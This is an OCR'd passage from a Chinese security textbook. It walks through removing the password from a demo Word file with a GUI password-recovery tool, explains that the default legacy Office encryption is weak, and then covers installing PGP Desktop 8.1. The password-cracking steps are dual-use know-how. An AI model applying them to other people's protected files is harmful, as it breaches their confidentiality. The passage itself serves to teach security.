第 6 步：在图 3-12 中，单击【移除密码】按钮。会弹出如图 3-13 所示的【信息】对话框，提示信息大意是用该软件进行解密的前提条件是能够访问互联网。如果没有联网，单击【确定】按钮，会依次出现如图 3-14 所示的图示；如果联网，单击【确定】按钮，大概一分钟左右时间，会弹出如图 3-15 所示的对话框，提示密码成功解密，在图 3-15 中，单击【确定】按钮。会弹出如图 3-16 所示的对话框，表示解密成功，生成解密的文件 encrypt_test (DEMO). doc。单击【在 Microsoft Word 中打开文档】按钮，打开 encrypt_test (DEMO). doc 文件，至此，加密文件破解成功。



图 3-13　【信息】对话框



图 3-14　没有联网图示





图 3-15　成功解密图示



图 3-16　生成解密的文件

注意　通过以上的解密过程可知,破解一个加密的 Office 文件是很容易的,主要原因在于用户在图 3-8 中选择默认选项【Office 97/2000 兼容】,如果选择其他的加密类型(如图 3-17 所示)对文件加密后,双击 encrypt_test.doc 文件,此时会出现如图 3-18 所示的提示信息,为解密增加了难度。




图 3-17　选择其他加密类型



图 3-18　无法解密提示

3.2.3　实例:使用加密软件 PGP

PGP(Pretty Good Privacy)是全球著名的、在信息安全传输领域首选的加密软件,其技术特性是采用了非对称的"公钥"和"私钥"加密体系,创造性地把 RSA 公钥体系的方便性和传统加密体系的高速度结合起来,可以用来加密文件,用于数字签名的邮件摘要算法,加密前压缩等,是目前最难破译的密码体系之一。

由于美国对信息加密产品有严格的法律约束,特别是对向美国、加拿大之外国家散播该类信息以及出售、发布该类软件时约束更为严格。因而限制了 PGP 的一些发展和普及,现在该软件的主要使用对象为情报机构、政府机构和信息安全工作者。PGP 最初的设计主要是用于邮件加密,如今已经发展到了可以加密整个硬盘、分区、文件、文件夹,并集成到邮件软件中进行邮件加密,甚至可以对 ICQ 的聊天信息实时加密。

到 PGP 中文网站 http://www.pgp.com.cn 下载 PGP Desktop 8.1 英文版(PGP810-PF-W.zip,解压出的文件名是"PGP8.exe")和 PGP Desktop 8.1 中文汉化安装包(PGP_CN.zip,解压出的文件名是"PGP 简体中文版.exe")。安装 PGP 8.1 简体中文版前必须先

安装 PGP 8.1 英文原版。PGP 中文版安装密码为：pgp.com.cn。

1．安装 PGP

第 1 步：双击 PGP8.exe，进入安装界面，如图 3-19 所示。




图 3-19　欢迎界面

第 2 步：在图 3-19 中，单击 Next 按钮，出现 License Agreement 页面，如图 3-20 所示，单击 Yes 按钮，出现 Read Me 页面，如图 3-21 所示。




图 3-20　License Agreement 页面

第 3 步：在图 3-21 中，单击 Next 按钮，出现 User Type 页面，如图 3-22 所示，若是新用户，需要创建并设置一个新的用户信息。单击 Next 按钮，出现 Install Directory 页面，如图 3-23 所示，选择程序的安装目录。

第 4 步：在图 3-23 中，单击 Next 按钮，出现 Select Components 页面，如图 3-24 所示，选择磁盘加密组件、ICQ 实时加密组件和 Outlook Express 邮件加密组件。单击 Next 按钮，出现 Start Copying Files 页面，如图 3-25 所示，单击 Next 按钮，进行安装，如图 3-26 所示。最后再根据提示(如图 3-27 所示)重启系统。






图 3-21　Read Me 页面




图 3-22　User Type 页面




图 3-23　Install Directory 页面








图 3-24　Select Components 页面




图 3-25　Start Copying Files 页面




图 3-26　进行安装



